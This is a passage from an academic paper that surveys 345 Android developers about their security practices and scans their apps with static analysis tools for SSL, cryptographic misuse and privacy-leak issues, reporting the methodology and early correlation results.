A few teams have investigated the underlying causes behind software security problems. Oliveira et al. [32] used psychological manipulation to explore what caused developer volunteers to include vulnerabilities in software, finding two main causes: developers' focus on 'normal cases' and a lack of priority for security. Assal and Chiasson [5] surveyed 123 North American developers, finding their respondents motivated to produce secure code—once the implications and possible damage to stakeholders are understood—but often prevented by lack of organizational and process support.

Senarath and Arachchilage [42] used a task given to programmers to explore issues related to user privacy; their findings were that it was difficult to understand such requirements and to translate them into engineering techniques.

Others have investigated the use and adoption of security–focused code analysis tools. Xie et al. [57] explored the impact of one such tool, finding that even when creating secure code is relatively easy developers still need motivation to make the needed changes. Witschey et al. [56] surveyed developers about their adoption of such tools, finding that the most important factor was seeing peers using them.

Several researchers have investigated the process of updating software when security faults are detected. Derr et al. [15] investigated how Android app developers keep library versions up to date, surveying app developers and analyzing of app binaries. They found that it was often possible to solve vulnerabilities by library updating without changes in code, but that frequent backward incompatible changes and incorrect Semantic Versioning in libraries currently make such updates difficult. Others investigated to what extent the fixes were necessary: Nayak et al. [30] found that less than 15% of known vulnerabilities were actually used in attacks, suggesting an opportunity for a more nuanced approach than just fixing everything. Vaniea and Rashidi [49] used a survey of 307 users to analyze the effectiveness of the update procedure. They derived advice for developers, including making it easy to find documentation, and planning a 'recovery path'.

Other researchers have investigated security requirements, especially related to privacy. Türpe [47] found a range of research related to security requirements, especially Threat Modeling techniques, but no agreement on terminology or approach.

2.3. Developer Assurance Techniques

An important approach to improving software quality has been changes to development processes. This may be through a *Secure Software Development Lifecycle*, a prescriptive set of instructions to managers, developers and stakeholders on how to add security activities to the development process [55]; or by empowering the developers to make their own decisions about how to achieve security [53].

Particularly important is the need to align security goals with business needs [10,51]. Though much work has been done to support evaluating security problems in terms of risk and impact [47], identifying the need for security experts to be business negotiators and evangelists [23], there has been little attention to developer interactions with other stakeholders on security.

The specific techniques and approaches used by developers depend, of course, on their environment and constraints. There are more than twenty identifiable assurance techniques in regular use today, differing significantly in cost effectiveness, though there are combinations that are typically used together [45]. In particular one can identify a set of about five 'entry level' assurance techniques that are widely used and can be introduced at relatively low cost [51]. In terms of practical support for developers, a recent book 'Agile Application Security' by Bell et al. [9] provides guidance, a discussion of tools and detail on a range of assurance techniques.




Figure 1: Study Procedure

2.4. Related Work Summary

Though there has been considerable work done on identifying practical assurance techniques and tools for security, and some work on motivating developers to use them and investigating reasons for vulnerabilities, there has been little or no work investigating whether the need for security does in practice correlate with better practices, and result in better security.

In this paper we make a start at that investigation.

3. Survey Methodology

We conducted an online survey of Google Play Android developers in May 2019, receiving 345 complete responses. This section provides a detailed overview of our methodology, with the goal of making our research plan both transparent and reproducible, to allow readers and future researchers to better assess our contribution. Figure 1 summarizes the study procedure.

3.1. Survey Questionnaire Structure

We asked our respondents to answer questions about their Android application development behavior and context relevant for application security and privacy, and a set of demographic questions. Although this might have led to self-reporting and social desirability bias, we considered this approach the best practical approach to address the research. We implemented the questionnaire in Qualtrics [37], and developed it using an iterative process.

Appendix B contains the full list of questions. In summary, we asked respondents:

- Whether they worked in a team, and if so their role and the team size;
- The Android development environments they used;
- The number of recent releases for their most frequently updated app, and the proportions of updates addressing each of new features, library updates, security and privacy issues;
- Their evaluations of the importance of security and of privacy, both implicitly and for sales;
- Whether they receive support from security professionals or internal security champions, and if so, the nature of that support;
- What events had led to recent changes in security;
- Which secure development practices they used, and to what extent;
- How long they had been programming, both generally and with Android;
- How many apps they had developed, and whether it was their primary job; and
- Demographic information about gender, language, and country of residence.

Definitions: In the questions, 'recent' was defined as the previous two years, and 'security champion' to be a non-expert who takes a particular interest in security [8]. We asked developers with more than one app to provide answers for the most frequently updated one.

Secure Development Practices: The questions about secure development practices asked specifically about five of the most frequently-used assurance techniques [45,51], as follows:

Threat Assessment	Working as a team to identify actors and potential threats; following this up with risk assessment and mitigation decisions.
Configuration Review	Keeping components up-to-date using component security analysis tools to the toolchain.
Automated Static Analysis	Using code analysis tools to identify certain categories of security vulnerability.
Code Review	Having other programmers or security experts review code for security problems.
Penetration Testing	Having external specialist security testers identify flaws.

Question Wording: All the questions about security processes were worded as questions of fact, rather than of future intentions as in some security surveys [16], to reduce the impact of desirability biases.

Omissions: We considered asking about code analysis tools, since these are of particular interest to researchers. However, static analysis is only one of the five assurance techniques considered, and investigating all the techniques would have made the questionnaire unacceptably long without contributing to answers for the research questions.

3.2. Survey Pre-Testing

After developing an initial questionnaire, we conducted a set of pre-tests to glean insights into how survey respondents might interpret and answer questions, and how long they might take to complete the survey, as follows.

Expert Review: After developing and revising a first version of the survey questionnaire, we asked an experienced usable security and privacy researcher with survey expertise, who is not part of the research team, to review our survey questionnaire and evaluate question wording, ordering, and bias. Expert reviewing is a method that supports identifying questions that require clarification and uncovering problems with question ordering or potential biases [36]. Following the expert review, we improved the wording of several questions, and changed the survey software configuration to randomize the order of answers and questions wherever this was possible.

Face-to-face Testing: To test our survey questions under realistic conditions, we then identified four local Android developers who were not previously involved in the research project, and asked each to complete the survey while discussing it with a researcher. As a result, we modified the wording of two questions and added one. We also noted that responses from those who had produced only simple apps were not interesting from a security viewpoint, and accordingly modified our criteria for invitations to only invite developers of 'successful' and 'maintained' apps: ones that had received more than 100 downloads and at least one update.

Pilot Survey: To further test the questionnaire, we ran a set of pilot surveys with Android developers drawn from the same invitation list as the main survey (Section 3.4), inviting 5000 and gaining 30 completed entries. Participants of the pilot were excluded from the full survey.

We used the results to check that the number of drop-outs during the survey was acceptable; it was, since of those who completed the first page of questions, only 21% dropped out later in the survey. In the pilot questionnaire we used a text field for developers to answer what changes they had made as a result of GDPR; we coded the pilot responses, and provided the most frequent answers as 'tick boxes' in the final survey.

The results also helped focus and plan our analysis of the data.

Specifically, we identified the following additional research questions to help scope the problem of supporting developers:

RQ3 *What proportion of Android developers have access to security experts, and*
RQ4 *To what extent do Android developers actually use assurance techniques?*

3.3. Calculation of Required Sample Size

We used Fowler's guidance [21], identifying the smallest subgroups for which we wanted data, using the pilot data to estimate the proportion of these, and making the sample size large enough to get significant data from these groups. The key subgroups were those developers working with security professionals, and those using assurance techniques; and we chose to get between 50 and 100 in each group to give typical sampling errors on data for each subgroup of between 4% and 15%. Based on the pilot data, therefore, we calculated a target sample size of 310, requiring us to send 55,000 invitations.

3.4. Recruitment

We invited only registered Google Play developers. From January to February 2019 we crawled the details' pages of 3,608,673 (2,087,829 free and 1,520,844 paid) Android applications from those published in Google Play. For all apps, we stored their last update time, name, developer data and download counts.

Overall, we identified 312,369 developer accounts that match the 100+ downloads and update requirements in Google Play. The number of apps published by a single developer account in that sample ranges from 1 to 3,302 with a median of 2. From these 312,369 developer accounts, we selected a random sample of 55,000, and sent a single invitation email to each to ask them kindly to support our research. Of the invited 55,000 participants, 605 started and 345 completed the survey. Ten of the invited developers reached out to us via email. None complained about being contacted; three asked to be removed from the mailing list; the remainder provided various reasons for not completing the survey, including two who noted the security questions and stated that their apps had no security aspects. 240 took the opportunity to leave their email address in the survey questionnaire for us to send them the results of this work.

3.5. Filtering Invalid Results

In psychological surveys, a common stratagem is to ask a question twice, once negated. One can then filter out meaningless responses (or use them to calculate a "self-consistency" score for the survey). Since our survey was asking facts rather than personality, we concluded that this would be contrived and irritating to the respondents. Instead we looked at response times, experimented to find a minimum time that a participant might be expected to take to complete the survey, and filtered out the few (10) surveys that had taken less than that minimum time to complete.




Figure 2: Survey Security Scores

3.6. Survey Statistical Analysis Plan

This paper uses four forms of statistical analysis:

1. Population analysis, to explore how well our sample corresponds to the larger population;
2. Graphical analysis, to show the nature of the data;
3. Confidence limits for proportions in the wider population based on proportions in the sample; and
4. Correlation analysis, to identify relationships between different data items.

We defined the statistics scores and outline analysis methods before collecting the main survey data, as required for research best practice [11,12]. For analysis, we used Python statistical packages, including Pandas, Statsmodels, and Seaborn, in Jupyter Notebooks [25].

Linear Analysis for RQ1: To address RQ1, we defined scores based on each respondent's survey answers: some scores captured the "*need for security and privacy*" (the independent, 'input', variables); others the "*security-enhancing activities and interactions in the development team*" (the dependent, 'output', variables).

Figure 2 shows the processing we did to create these scores. The aim in each case was to create an ordinal score that approximated to linear across the range of raw data, so a higher score corresponds to more security (or more drivers towards security) and each increment represents a similar semantic increase. As shown, the Requirements Score reflects the *security need* as the arithmetic sum of the three Likert-style responses encoded as integers; similarly, to explore the *why*, there are Developer Knowledge and Expertise Support

scores. We estimated a Security Update Frequency as the product of the answers to two questions; this had an exponential (Poisson) distribution, so to make it linear [3] we used a transformation: $\log(x_i + 1)$ to create the Security Update Frequency Score. Appendix C provides more details.

The calculation of the Expertise Support Score is based on an assumption that direct expert involvement is more effective than 'security champions'; the Requirements Score assumes that, for example, occasionally using two techniques is as effective as regularly using one; and the Assurance Technique Score assumes that, say, considering four techniques is as effective as consistently using one. Though reasonable as an approach, none of these scores are linear or even provably ordinal [44]; we anticipated that inconsistencies in the scoring would add to the statistical variance but not obscure overall trends. See Section 5.5 for a post-hoc justification.

In statistics, the usual relationship to look for is a linear one. In line with previous research in the field [16] we used the Pearson Correlation Coefficient ('Pearson R') calculation [14] to establish whether pairs of values had a significant linear relationship; this test is acceptable for Likert-style data [24,31].

Given that the scores were not provably linear, we also investigated a more sophisticated modelling technique, creating Decision Tree models [41] for pairs of scores and using F-Tests [13] to compare each with the simpler Pearson R model.

In this analysis we treated the Security Update Frequency score as a dependent variable (output); and the Requirements, Expertise Support, and Developer Knowledge scores as independent variables (inputs)[4]. The use of Assurance Techniques is likely to be affected by the latter three variables but may itself in turn affect the Security Update Frequency and other security outcomes; in the analysis, therefore, we treated the Assurance Technique score both as an independent and as a dependent variable.

Since the analysis constituted multiple tests on the same data, we applied the Bonferroni correction [40], reducing the threshold for 'significance' accordingly to $(5\%)/5 = 1\%$. To validate the preconditions for the Pearson Correlation Coefficient test [14], we then constructed x-y plots of all the pairs of variables that showed significant correlation.

4. Application Analysis Methodology

In the second phase of the project, we downloaded and analyzed the apps corresponding to the survey responses. For analysis, we used a selection of state-of-the-art of vulnerability scanners. Each one focuses on a different problem category and produces a relatively low number of false positives. We chose mature tools that are openly accessible to Android developers.

4.1. Description of Analysis Tools

The tools covered three key areas: SSL Security, Cryptographic API Misuse, and Privacy Leaks. We selected these areas based on previous work and because these cover a representative range from the possible security and privacy vulnerabilities faced by application developers [34].

SSL Security: A key concern in the secure treatment of information is the correct use of secure transport mechanisms (SSL, TLS) when connecting to remote systems. To capture this aspect, we used two techniques. First, we used MalloDroid [20] to inspect the correct use of certificate validation in the apps code. Second, we extracted any HTTPS URLs from the constant pools of the classes contained in the app using the `OPAL` framework [17] and checked the corresponding server configurations and certificates using the command-line tools `curl` and `openssl`.

Cryptographic API Misuse: Many apps use cryptographic measures to improve data security and privacy, and a key concern in the secure treatment of information is the handling of cryptographic primitives (e.g., for persistence). We run CogniCrypt [26] to capture this aspect. CogniCrypt uses static inter-procedural static program analysis to detect misuses of the Java Cryptography API. The detected problems range from improper configuration of algorithms (e.g., use of AES with ECB) to incorrect order of calls to the API. As it is formulated as a static program analysis, CogniCrypt makes conservative assumptions (over-approximations) on the control flow of the program, which may produce false positive reports.

Privacy Leaks: To find possibly harmful data flow that can lead to privacy leaks, we used FlowDroid [4]. This tool is designed to find information flow in Android apps between defined information sources and information sinks. For example, the location APIs are considered as sources of private information, and the text message sending APIs as sinks. FlowDroid uses static inter-procedural data flow analysis to find evidence of directed information flow between these methods. We configured the tool with the default sources and sink for Android provided by the authors, which had been constructed by manual inspection of common vulnerabilities in Android apps. FlowDroid is not able to determine if the found information flow is to be considered an actual leak as it might also be intended to use the information in the particular context (e.g. for location-based services).

Practical Approach: We downloaded the application binaries for at least one application by each of the survey respondents,

[4] Pearson's R does not distinguish dependent and independent variables, so this affects only our choice of scores to correlate with each other.




Figure 3: App Analysis Security Scores

wherever possible; we ran the full set of scanning tools on each, and counted the *issues* (reports of possible vulnerabilities) generated. Appendix A lists the versions of the tools we used.

4.2. Application Statistical Analysis

As in the previous phase, we used graphical tools to explore the data, and linear analysis to explore relationships between the data.

To investigate RQ2, we defined further scores to represent the outcome *"fewer security defects"* in each app analyzed. Figure 3 shows the processing involved. We anticipated that the issue counts would have a Poisson distribution; to permit linear analysis we used a log transformation[5]. As with the scores for developer behavior, we wanted scores that increase with increasing app security and privacy, and we therefore negated the log value.

We used the same method as previously (Section 3.6) to look for relationships between these scores and the scores from Figure 2 covering the "*need for security, involvement of specialist roles, and use of assurance techniques in a development team"* in RQ2.

4.3. Ethical Considerations

Our institutions' Institutional Review Boards approved this study, including the use of publicly available contact details for the survey invitations. Additionally, we modeled our research plan and survey procedure to adhere to the strict data and privacy protection laws in the UK and Germany and the General Data Protection Regulation in the E.U. We provided all participants with a form that informed them about the study purpose, the data we collected and stored, and an email address and phone number to contact the principal investigators in case they had questions or concerns.

4.4. Survey Limitations

As with most studies of this type, our work has limitations.

The response rate for our online developer survey was very low, as might be expected from sending unsolicited emails to prospective participants. However, our recruitment approach was incorporated by relevant previous work [1,2,54]. The low response rate may introduce some self-selection bias, but since the invitations made no mention of security, we have no reason to believe a priori that those who responded differ meaningfully in terms of security or privacy behavior from those who did not.

All the survey data—except download count and last app update date—is self-reported. Though we addressed this by keeping questions as fact-oriented as possible, this is an important limitation.

In terms of the population, the survey reached app owners rather than all app developers; so, data about the respondents' own experience is not representative of all Android developers, nor of software developers in general.

4.5. App Analysis Limitations

The static analyses we chose each consider specific categories of vulnerabilities. This may disregard other categories of issues which may also be security critical. Indeed, many vulnerabilities—especially privacy ones—will tend to be in the intended app functionality rather than in the detailed implementation, and we have no way to estimate these. However, we used detectors for a range of implementation issues which may be found through other methods, and which developers who consider security or privacy important would be expected to address.

Static program analysis tools often report false positives, and the tools we used are no exception. Our approach for this survey, however, was to assume that the reported issue counts will correlate with the numbers of true vulnerabilities, and therefore that such counts can be used as a proxy for aspects of app security in statistical analysis.

We were able only to analyze 'free' and 'freemium' apps, not ones where Google Play Store charges for download; this may introduce a bias. In cases where respondents have more than one app, the app we downloaded may not be one requiring the security practices and priorities described in the survey.

We considered improving the app analysis by ranking vulnerabilities based on severity. However, the analysis did not identify vulnerabilities; it reported counts of 'issues' detected, where an 'issue' is a potential vulnerability. To determine whether an issue represents a vulnerability would require detailed analysis of the source code; this source code was not available to the researchers, and decompilation was infeasible due to the widespread use of obfuscation tools.

[5] Specifically, $\log(x_i + k)$, where k is chosen to minimize skewness [3]; in practice we trialed different values of k, finding no difference to the results, so used the conventional research practice of k=1.




Figure 4: Comparing Invitees (light blue) with Respondents (dark blue)

We also considered distinguishing issues in the source code from issues in libraries, or using vulnerability ratings for libraries. However, although there have been several worthwhile tools developed to analyze the libraries used by Android apps, including LibScout [6] and LibDetect [22], with the current state of the art they are not sophisticated enough to detect library versions reliably, nor are they integrated with other binary analysis tools to allow differentiation of issues in libraries from issues in the main code.

5. Results

This section describes our results, both from the survey and from the app analysis.

5.1. Sample Validity

Comparing the box plots for invitees with those for participants in Figure 4, we see that the average user rating and number of downloads for apps produced by the 345 developers who completed surveys are very similar to those for the 55,000 invited.

One survey question asked the respondent's years of experience in software development. Figure 5 compares the results with answers to a similar question addressed to the 21,000 Android developers out of the 89,000 developers who answered the 2019 Stack Overflow developer survey [43]. As will be seen, the respondents are generally more experienced than the corresponding general population (median 12 years; population median of 8 years; Mann Whitney $p = 10^{-21}$).




Figure 5: Development Experience

One concern was whether our app selection criterion (over 100 downloads and one update) was too lenient, since little-used apps may well have poor security. To test this, we used the Mann Whitney test comparing developers of apps with less than 1000 downloads against the rest[6]. We did this for all of the scores (Sections 3.6 and 4.2) and for all the numerically analyzable survey questions to see if the distribution was different for low-download apps. In the survey results and scores we found small p-values (<0.003) only for questions whose answers we expected to correlate with download counts: 'How many apps have you developed', 'How many Android apps have your developed' and 'Is developing apps your primary job', and we concluded that the populations were essentially the same. Doing the same Mann Whitney test on the scores in Phase 2, we found low p-values only for the Cryptographic API Misuse and Privacy Leak scores ($p \sim 0.016$ for each). Though suggestive, these values are not statistically significant given the number of tests done on that same data. We concluded that there was no justification for changing our app selection criteria.

Finally, to check the accuracy of respondents' replies, we compared the respondent-stated app update interval with objective evidence. App update histories are not generally available from Google Play, but we did collect the last update date for each app we considered. We correlated the time since that last update with the participant-stated update interval using log scales: Pearson R=0.38, P=1e-9 (n=242). The tiny P value corroborates the assumption that the stated update frequencies reflect reality; the moderate R value reflects that respondents were asked the about updates to 'their most frequently updated app' and not the app we considered, plus the randomness of where each app was in the release cycle.

5.2. Findings on Self-Reported Developer Behavior

The next sections describe the survey results for individual survey questions, without considering associations between answers[7].

Importance of Security and Privacy: Figure 6 shows respondents' ratings of the importance of security and privacy in their apps. For comparison, we also asked and show the importance of other functional and non-functional requirements. We were surprised how many developers considered security and privacy important, with ratings comparable with multi-platform support and higher than for many features.

[6] We specified this analysis after data gathering; accordingly, significance in any of the correlations should be considered suspect. However, a lack of significance in a wide range of correlation calculations is a valid finding.

[7] The number of answers varies to each question or set of questions, giving different values for 'n' in each chart.




Figure 6: Importance of Different Requirements

Team Structure: Only 42% of respondents were working in teams, the remainder being solo developers. Only 17% of respondents received support from professional security experts. So, for RQ3 we calculate the ninety-five percent confidence interval [48] for the proportion working with security experts in the Android app developer population as a whole as:

Lower bound = 14%, Upper bound = 22%




Figure 7: How Knowledgeable about Security

Of these few professional security experts discussed by respondents, 33% were part of the development team and the remainder external. Their most common function was Penetration Testing (44%), but they also provided Design Reviews (39%), Audits (33%) and Training (27%).

Some teams (18%) had a 'security champion', a non-expert providing security input to the rest of the team. Only 7% had both professional experts and champions.

Developer Security Knowledge: Figure 7 shows how survey participants rated their security expertise. Interestingly, very few considered themselves to have no knowledge; this is as we would expect given the level of development experience of participants (Section 5.1).

Use of Assurance Techniques: Figure 8 shows the reported use of assurance techniques. Unsurprisingly, Threat Assessment for every build is rare (possibly those respondents consider the list of threats every day), as is Penetration Testing (automated penetration testing, perhaps; one participant explicitly mentioned doing this). But otherwise the proportions using each are fairly consistent across all the techniques.

Combinations of Assurance Techniques: We investigated the extent to which teams used combinations of assurance techniques. Figure 9 summarizes how many and how often the techniques are used. It shows the proportion of respondents using each number of the techniques (at least), separated out to show how often they used them. As will be seen, less than half had used even one technique; about a quarter used one or more regularly; and very few used as many as four regularly.




Figure 8: Use of Assurance Techniques




Figure 9: Proportion Using N Assurance Techniques

So for RQ4, the 95% confidence intervals for the proportion regularly using one or more of the given assurance techniques in the wider Android developer population [48] are:

Lower bound = 22%, Upper bound = 30%

We analyzed which combinations of techniques were popular amongst the 14% (57) of respondents who only used two or three regularly. The most popular were:

Auto. Static Analysis	Config. Review	37%
Auto. Static Analysis	Code Review	32%
Code Review	Config. Review	21%
Threat Modelling	Penetration Test	18%




Figure 10: Security Update Frequency (Cumulative)

Security Updates: Figure 10 shows the frequency of security updates, calculated as the product of the reported update frequency, and the reported proportion of security updates. The 95% confidence interval for the proportion with less than one update a year is 59% - 70%.

5.3. Recent Changes in Team or Development Security

Given how fast moving the field of software security has become, it is also important to know what might have caused changes in the developers' perceptions or actions around security. Two questions in the survey addressed this: one listing possible reasons for security and privacy improvements and asking which had affected app security; and for those who mentioned an impact from the recent European GDPR legislation [19], a further question asking what changes they had made as a result. Since the GDPR legislation affects any apps sold in Europe, it impacts developers worldwide.




Figure 11: Top 5 Reasons for Security Changes

Figure 11 shows the answers. Interestingly, the developers' perception is that, even more than GDPR, the main security driver has been the developers themselves. Encouragingly very few (3%) reported security improvements as a consequence of actual security issues affecting themselves, suggesting that this is still rare; a few more (7%) reported 'horror stories'—something bad happening to a competitor.

Of the 45% of participants (n=133) who reported changes as a result of GDPR, Figure 12 summarizes the changes they made as a result. We observe that the majority of these changes were cosmetic, at least as far as the app itself was concerned: changing privacy policies or adding pop-up dialogs. Only 33 made substantive changes to improve user security or privacy (giving 95% confidence limits of 8% to 15% for the wider Android developer population [48]).

5.4. Linear Analysis of Developer Survey Scores

Table 1 shows the results of the analysis described in Section 3.6. It correlates each of the two dependent scores representing "security-enhancing activities and interactions in the development team" against four independent "need and mechanisms for security and privacy" scores. Non-italic figures highlighted in yellow indicate a statistically significant result ($p<0.01$)




Figure 12: Changes Due to GDPR

Table 1: Pearson R Results (R, P) for Developer Survey Security Scores

Dependent: \ Independent:	Expertise Support	Requirements	Developer Knowledge	Assurance Technique Use
Assurance Technique Use	0.56, 3.9e-25	0.37, 1.5e-11	0.27, 8.6e-07	
Security Update Frequency	0.16, 0.0085	0.25, 2e-05	*0.03, 0.61*	0.41, 5.7e-13

